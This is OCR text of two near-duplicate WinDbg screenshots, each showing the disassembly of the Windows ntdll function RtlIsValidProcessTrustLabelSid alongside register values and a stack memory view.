

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

